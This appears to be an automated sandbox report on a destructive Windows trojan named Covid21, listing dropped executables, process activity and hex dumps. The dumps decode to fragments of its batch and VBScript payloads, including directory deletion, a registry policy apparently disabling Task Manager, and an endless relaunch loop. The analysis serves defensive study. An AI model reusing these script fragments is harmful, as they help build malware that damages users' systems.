USER32.dll	IsChild

Version Infos

Description	Data
InternalName	covid-21
ProductName	covid21 corona virus
FileVersion	2,0,0,0
ProductVersion	2,0,0,0
FileDescription	Run this only on vm
Translation	0x0000 0x04e4


Network Behavior

No network behavior found

Code Manipulations

Statistics

Behavior



Click to jump to process

System Behavior

Analysis Process: Covid21 2.0.exe PID: 6564 Parent PID: 6032

General

Start time:	15:53:07
Start date:	28/03/2021
Path:	C:\Users\user\Desktop\Covid21 2.0.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\Covid21 2.0.exe'
Imagebase:	0x400000
File size:	1210880 bytes
MD5 hash:	A7C7F5E792809DB8653A75C958F82BC4
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\2526.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	401C33	GetTempFileNameA
C:\Users\user\AppData\Local\Temp\2526.tmp	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	405F84	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\2526.tmp\Covid21.bat	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	4061A6	CreateFileA
C:\Users\user\AppData\Local\Temp\2526.tmp\covid.jpg	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	4061A6	CreateFileA
C:\Users\user\AppData\Local\Temp\2526.tmp\coronaloop.bat	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	4061A6	CreateFileA
C:\Users\user\AppData\Local\Temp\2526.tmp\CLWCP.exe	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	4061A6	CreateFileA
C:\Users\user\AppData\Local\Temp\2526.tmp\Corona.exe	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	4061A6	CreateFileA
C:\Users\user\AppData\Local\Temp\2526.tmp\icons.exe	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	4061A6	CreateFileA
C:\Users\user\AppData\Local\Temp\2526.tmp\inv.exe	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	4061A6	CreateFileA
C:\Users\user\AppData\Local\Temp\2526.tmp\mlt.exe	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	4061A6	CreateFileA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\2526.tmp\PayloadMBR.exe	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	4061A6	CreateFileA
C:\Users\user\AppData\Local\Temp\2526.tmp\prompt.vbs	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	4061A6	CreateFileA
C:\Users\user\AppData\Local\Temp\2526.tmp\screenscrew.exe	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	4061A6	CreateFileA
C:\Users\user\AppData\Local\Temp\2526.tmp\z.exe	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	4061A6	CreateFileA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\2526.tmp	success or wait	1	401C62	DeleteFileA
C:\Users\user\AppData\Local\Temp\2526.tmp\Covid21.bat	success or wait	1	401B4F	DeleteFileA

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\2526.tmp\Covid21.bat	unknown	1444	40 65 63 68 6f 20 6f 66 66 0d 0a 65 63 68 6f 20 64 65 6c 65 74 69 6e 67 20 70 72 65 76 69 6f 75 73 20 76 65 72 73 69 6f 6e 73 20 6f 66 20 63 6f 76 69 64 32 31 2e 2e 2e 0d 0a 72 64 20 63 3a 5c 63 6f 76 69 64 32 31 20 2f 73 20 2f 71 0d 0a 63 73 63 72 69 70 74 20 70 72 6f 6d 70 74 2e 76 62 73 0d 0a 69 66 20 45 52 52 4f 52 4c 45 56 45 4c 3d 3d 31 20 67 6f 74 6f 20 69 6e 66 65 63 74 0d 0a 69 66 20 45 52 52 4f 52 4c 45 56 45 4c 3d 3d 30 20 67 6f 74 6f 20 71 75 69 74 0d 0a 0d 0a 3a 69 6e 66 65 63 74 0d 0a 52 45 47 20 61 64 64 20 48 4b 43 55 5c 53 6f 66 74 77 61 72 65 5c 4d 69 63 72 6f 73 6f 66 74 5c 57 69 6e 64 6f 77 73 5c 43 75 72 72 65 6e 74 56 65 72 73 69 6f 6e 5c 50 6f 6c 69 63 69 65 73 5c 53 79 73 74 65 6d 20 20 2f 76 20 20 44 69 73 61 62 6c 65 54 61 73 6b	@echo off..echo deleting previous versions of covid21.....rd c:\covid21 /s /q..cscript prompt.vbs..if ERRORLEVEL==1 goto infect..if ERRORLEVEL==0 goto quit....:infect..REG add HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System /v DisableTask	success or wait	1	405FBB	WriteFile
C:\Users\user\AppData\Local\Temp\2526.tmp\covid.jpg	unknown	0			success or wait	2	405FBB	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\2526.tmp\covid.jpg	unknown	170445	ff d8 ff e0 00 10 4a 46 49 46 00 01 01 01 00 48 00 48 00 00 ff e2 02 1c 49 43 43 5f 50 52 4f 46 49 4c 45 00 01 01 00 00 02 0c 6c 63 6d 73 02 10 00 00 6d 6e 74 72 52 47 42 20 58 59 5a 20 07 dc 00 01 00 19 00 03 00 29 00 39 61 63 73 70 41 50 50 4c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 f6 d6 00 01 00 00 00 00 d3 2d 6c 63 6d 73 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0a 64 65 73 63 00 00 00 fc 00 00 00 5e 63 70 72 74 00 00 01 5c 00 00 00 0b 77 74 70 74 00 00 01 68 00 00 00 14 62 6b 70 74 00 00 01 7c 00 00 00 14 72 58 59 5a 00 00 01 90 00 00 00 14 67 58 59 5a 00 00 01 a4 00 00 00 14 62 58 59 5a 00 00 01 b8 00 00 00 14 72	......JFIF.....H.H......ICC_PROFILE.......lcms....mntrRGB XYZ ....).9acspAPPL........ ....-lc ms............................ ....desc...... .^cprt...\....wtpt...h....bkpt ...|....rXYZ........gXYZ...... ..bXYZ........r	success or wait	1	406401	WriteFile
C:\Users\user\AppData\Local\Temp\2526.tmp\coronaloop.bat	unknown	48	65 63 68 6f 20 6f 66 66 0d 0a 63 6c 73 0d 0a 3a 30 0d 0a 63 3a 5c 63 6f 76 69 64 32 31 5c 63 6f 72 6f 6e 61 2e 65 78 65 0d 0a 67 6f 74 6f 20 30	echo off..cls..:0..c:\covid21\corona.exe..goto 0	success or wait	1	405FBB	WriteFile
C:\Users\user\AppData\Local\Temp\2526.tmp\CLWCP.exe	unknown	0			success or wait	2	405FBB	WriteFile
C:\Users\user\AppData\Local\Temp\2526.tmp\CLWCP.exe	unknown	517120	4d 5a 50 00 02 00 00 00 04 00 0f 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 1a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 ba 10 00 0e 1f b4 09 cd 21 b8 01 4c cd 21 90 90 54 68 69 73 20 70 72 6f 67 72 61 6d 20 6d 75 73 74 20 62 65 20 72 75 6e 20 75 6e 64 65 72 20 57 69 6e 33 32 0d 0a 24 37 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MZP....................@..... ....!..L.!..This program must be run under Win32..$7	success or wait	1	406401	WriteFile
C:\Users\user\AppData\Local\Temp\2526.tmp\Corona.exe	unknown	0			success or wait	2	405FBB	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\2526.tmp\Corona.exe	unknown	531456	4d 5a 50 00 02 00 00 00 04 00 0f 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 1a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 ba 10 00 0e 1f b4 09 cd 21 b8 01 4c cd 21 90 90 54 68 69 73 20 70 72 6f 67 72 61 6d 20 6d 75 73 74 20 62 65 20 72 75 6e 20 75 6e 64 65 72 20 57 69 6e 33 32 0d 0a 24 37 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MZP....................@..... ....!..L.!..This program must be run under Win32..$7	success or wait	1	406401	WriteFile
C:\Users\user\AppData\Local\Temp\2526.tmp\icons.exe	unknown	0			success or wait	2	405FBB	WriteFile
C:\Users\user\AppData\Local\Temp\2526.tmp\icons.exe	unknown	107828	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 0f 00 f2 4f 36 60 00 32 01 00 53 05 00 00 e0 00 07 01 0b 01 02 18 00 18 00 00 00 14 00 00 00 06 00 00 e0 14 00 00 00 10 00 00 00 30 00 00 00 00 40 00 00 10 00 00 00 02 00 00 04 00 00 00 01 00 00 00 04 00 00 00 00 00 00 00 00 d0 01 00 00 04 00 00 21 da 01 00 03 00 00 00 00 00 20 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $.......PE..L....O6`.2..S..... ....0.. ..@........................... ......!.........	success or wait	1	406401	WriteFile
C:\Users\user\AppData\Local\Temp\2526.tmp\inv.exe	unknown	0			success or wait	2	405FBB	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\2526.tmp\inv.exe	unknown	367616	4d 5a 50 00 02 00 00 00 04 00 0f 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 1a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 ba 10 00 0e 1f b4 09 cd 21 b8 01 4c cd 21 90 90 54 68 69 73 20 70 72 6f 67 72 61 6d 20 6d 75 73 74 20 62 65 20 72 75 6e 20 75 6e 64 65 72 20 57 69 6e 33 32 0d 0a 24 37 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MZP....................@..... ....!..L.!..This program must be run under Win32..$7	success or wait	1	406401	WriteFile
C:\Users\user\AppData\Local\Temp\2526.tmp\mlt.exe	unknown	0			success or wait	2	405FBB	WriteFile
C:\Users\user\AppData\Local\Temp\2526.tmp\mlt.exe	unknown	133205	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 64 86 11 00 36 f1 bc 5f 00 82 01 00 0d 06 00 00 f0 00 27 00 0b 02 02 18 00 1e 00 00 00 1e 00 00 00 0c 00 00 d0 14 00 00 00 10 00 00 00 00 40 00 00 00 00 00 00 10 00 00 00 02 00 00 04 00 00 00 00 00 00 00 05 00 02 00 00 00 00 00 00 20 02 00 00 06 00 00 e8 29 02 00 02 00 00 00 00 00 20 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $.......PE..d...6.._.......... '...........................@. ....)........	success or wait	1	406401	WriteFile
C:\Users\user\AppData\Local\Temp\2526.tmp\PayloadMBR.exe	unknown	0			success or wait	2	405FBB	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\2526.tmp\PayloadMBR.exe	unknown	103424	4d 5a 50 00 02 00 00 00 04 00 0f 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 1a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 ba 10 00 0e 1f b4 09 cd 21 b8 01 4c cd 21 90 90 54 68 69 73 20 70 72 6f 67 72 61 6d 20 6d 75 73 74 20 62 65 20 72 75 6e 20 75 6e 64 65 72 20 57 69 6e 33 32 0d 0a 24 37 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MZP.....................@..... ....!..L.!..This program must be run under Win32..$7	success or wait	1	406401	WriteFile
C:\Users\user\AppData\Local\Temp\2526.tmp\prompt.vbs	unknown	188	69 6e 74 41 6e 73 77 65 72 20 3d 20 5f 0d 0a 20 20 20 20 4d 73 67 62 6f 78 28 22 54 68 69 73 20 54 72 6f 6a 61 6e 20 69 73 20 6e 6f 20 6a 6f 6b 65 2c 20 64 6f 20 79 6f 75 20 77 61 6e 74 20 74 6f 20 72 75 6e 20 69 74 3f 22 2c 20 5f 0d 0a 20 20 20 20 20 20 20 20 76 62 59 65 73 4e 6f 2c 20 22 43 6f 76 69 64 2d 32 31 22 29 0d 0a 49 66 20 69 6e 74 41 6e 73 77 65 72 20 3d 20 76 62 59 65 73 20 54 68 65 6e 0d 0a 20 20 20 20 57 53 63 72 69 70 74 2e 51 75 69 74 20 31 0d 0a 45 6c 73 65 0d 0a 20 20 20 20 57 53 63 72 69 70 74 2e 51 75 69 74 20 30 0d 0a 45 6e 64 20 49 66	intAnswer = _.. Msgbox("This Trojan is no joke, do you want to run it?", _.. vbYesNo, "Covid-21")..If intAnswer = vbYes Then.. Wscr ipt.Quit 1..Else.. Wscr<wbr>ipt.Quit 0..End If	success or wait	1	405FBB	WriteFile
C:\Users\user\AppData\Local\Temp\2526.tmp\screenscrew.exe	unknown	0			success or wait	2	405FBB	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\2526.tmp\screenscrew.exe	unknown	113664	4d 5a 50 00 02 00 00 00 04 00 0f 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 1a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 ba 10 00 0e 1f b4 09 cd 21 b8 01 4c cd 21 90 90 54 68 69 73 20 70 72 6f 67 72 61 6d 20 6d 75 73 74 20 62 65 20 72 75 6e 20 75 6e 64 65 72 20 57 69 6e 33 32 0d 0a 24 37 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MZP....................@..... ....!..L.!..This program must be run under Win32..$7	success or wait	1	406401	WriteFile
C:\Users\user\AppData\Local\Temp\2526.tmp\z.exe	unknown	0			success or wait	2	405FBB	WriteFile
C:\Users\user\AppData\Local\Temp\2526.tmp\z.exe	unknown	422029	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 10 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 4c 70 e3 d0 08 11 8d 83 08 11 8d 83 08 11 8d 83 0d 1d 82 83 12 11 8d 83 0d 1d d2 83 7d 11 8d 83 8b 19 d2 83 0a 11 8d 83 d2 32 91 83 09 11 8d 83 1b 19 d0 83 0a 11 8d 83 0e 32 86 83 0b 11 8d 83 f2 32 94 83 0c 11 8d 83 8b 19 d0 83 1b 11 8d 83 08 11 8c 83 63 10 8d 83 0d 1d ed 83 12 11 8d 83 e4 1a d3 83 09 11 8d 83 0d 1d d7 83 09 11 8d 83 52 69 63 68 08 11 8d 83 00 00 00 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $.......Lp................... ......}............2.......... .....2.......2................ ..c.......................... Rich...........	success or wait	1	406401	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\2526.tmp\covid.jpg	unknown	4096	success or wait	42	4069D4	ReadFile
C:\Users\user\AppData\Local\Temp\2526.tmp\coronaloop.bat	unknown	4096	success or wait	1	4069D4	ReadFile
C:\Users\user\AppData\Local\Temp\2526.tmp\CLWCP.exe	unknown	4096	success or wait	127	4069D4	ReadFile
C:\Users\user\AppData\Local\Temp\2526.tmp\Corona.exe	unknown	4096	success or wait	130	4069D4	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\2526.tmp\icons.exe	unknown	4096	success or wait	27	4069D4	ReadFile
C:\Users\user\AppData\Local\Temp\2526.tmp\inv.exe	unknown	4096	success or wait	90	4069D4	ReadFile
C:\Users\user\AppData\Local\Temp\2526.tmp\mlt.exe	unknown	4096	success or wait	33	4069D4	ReadFile
C:\Users\user\AppData\Local\Temp\2526.tmp\PayloadMBR.exe	unknown	4096	success or wait	26	4069D4	ReadFile
C:\Users\user\AppData\Local\Temp\2526.tmp\prompt.vbs	unknown	4096	success or wait	1	4069D4	ReadFile
C:\Users\user\AppData\Local\Temp\2526.tmp\screenscrew.exe	unknown	4096	success or wait	28	4069D4	ReadFile
C:\Users\user\AppData\Local\Temp\2526.tmp\z.exe	unknown	4096	success or wait	104	4069D4	ReadFile

Analysis Process: cmd.exe PID: 6616 Parent PID: 6564

General

Start time:	15:53:08
Start date:	28/03/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\system32\cmd.exe /c "C:\Users\user\AppData\Local\Temp\2526.tmp\Covid21.bat"
Imagebase:	0x11d0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
c:\covid21	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	11DBFE7	CreateDirectoryW
c:\covid21\covid.jpg	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | non directory file	success or wait	1	11D4E97	CopyFileExW
C:\Users\user\AppData\Local\Temp\2526.tmp\x.vbs	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	11DD194	CreateFileW
c:\covid21\Corona.exe	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | synchronous io non alert | non directory file	success or wait	1	11D4E97	CopyFileExW
C:\Users\user\AppData\Local\Temp\2526.tmp\y.vbs	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	11DD194	CreateFileW
C:\Users\user\AppData\Local\Temp\2526.tmp\t.vbs	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	11DD194	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\covid21\covid.jpg	0	131072	ff d8 ff e0 00 10 4a 46 49 46 00 01 01 01 00 48 00 48 00 00 ff e2 02 1c 49 43 43 5f 50 52 4f 46 49 4c 45 00 01 01 00 00 02 0c 6c 63 6d 73 02 10 00 00 6d 6e 74 72 52 47 42 20 58 59 5a 20 07 dc 00 01 00 19 00 03 00 29 00 39 61 63 73 70 41 50 50 4c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 f6 d6 00 01 00 00 00 00 d3 2d 6c 63 6d 73 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0a 64 65 73 63 00 00 00 fc 00 00 00 5e 63 70 72 74 00 00 01 5c 00 00 00 0b 77 74 70 74 00 00 01 68 00 00 00 14 62 6b 70 74 00 00 01 7c 00 00 00 14 72 58 59 5a 00 00 01 90 00 00 00 14 67 58 59 5a 00 00 01 a4 00 00 00 14 62 58 59 5a 00 00 01 b8 00 00 00 14 72	......JFIF.....H.H......ICC_P R OFILE.......lcms....mntrRG B XYZ ....).9acspAPPL........ ....-lc ms............................ ....desc...... .^cprt...\....wtpt...h....bkpt ...|....rXYZ........gXYZ...... ..bXYZ........r	success or wait	2	11D4E97	CopyFileExW
C:\Users\user\AppData\Local\Temp\2526.tmp\x.vbs	unknown	5	64 6f 20 0d 0a	do ..	success or wait	3	11E2837	WriteFile
C:\covid21\Corona.exe	0	262144	4d 5a 50 00 02 00 00 00 04 00 0f 00 ff 00 00 b8 00 00 00 00 00 00 00 40 00 1a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 ba 10 00 0e 1f b4 09 cd 21 b8 01 4c cd 21 90 90 54 68 69 73 20 70 72 6f 67 72 61 6d 20 6d 75 73 74 20 62 65 20 72 75 6e 20 75 6e 64 65 72 20 57 69 6e 33 32 0d 0a 24 37 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MZP......................@..... ....!..L.!..This program must be run under Win32..$7	success or wait	3	11D4E97	CopyFileExW
C:\Users\user\AppData\Local\Temp\2526.tmp\y.vbs	unknown	24	6d 73 67 62 6f 78 20 22 63 6f 72 6f 6e 61 20 76 69 72 75 73 22 20 0d 0a	msgbox "corona virus" ..	success or wait	1	11E2837	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\2526.tmp\t.vbs	unknown	60	6d 73 67 62 6f 78 20 22 59 6f 75 72 20 57 69 6e 64 6f 77 73 20 77 69 6c 6c 20 64 69 65 20 66 72 6f 6d 20 43 6f 76 69 64 2d 32 31 20 43 6f 72 6f 6e 61 20 56 69 72 75 73 22 20 0d 0a	msgbox "Your Windows will die from Covid-21 Corona Virus" ..	success or wait	1	11E2837	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\2526.tmp\Covid21.bat	unknown	8191	success or wait	39	11DFB07	ReadFile
C:\Users\user\AppData\Local\Temp\2526.tmp\Covid21.bat	unknown	512	success or wait	3	11D6AED	ReadFile
C:\Users\user\AppData\Local\Temp\2526.tmp\covid.jpg	unknown	512	success or wait	1	11D5742	ReadFile
C:\Users\user\AppData\Local\Temp\2526.tmp\x.vbs	unknown	1	success or wait	2	11DD2A9	ReadFile
C:\Users\user\AppData\Local\Temp\2526.tmp\Corona.exe	unknown	512	success or wait	1	11D5742	ReadFile

Registry Activities

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: 6632 Parent PID: 6616

General

Start time:	15:53:08
Start date:	28/03/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: cscript.exe PID: 6680 Parent PID: 6616

General

Start time:	15:53:09
Start date:	28/03/2021
Path:	C:\Windows\SysWOW64\cscript.exe
Wow64 process (32bit):	true
Commandline:	cscript prompt.vbs
Imagebase:	0xaf0000
File size:	143360 bytes
MD5 hash:	00D3041E47F99E48DD5FFFEDF60F6304
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

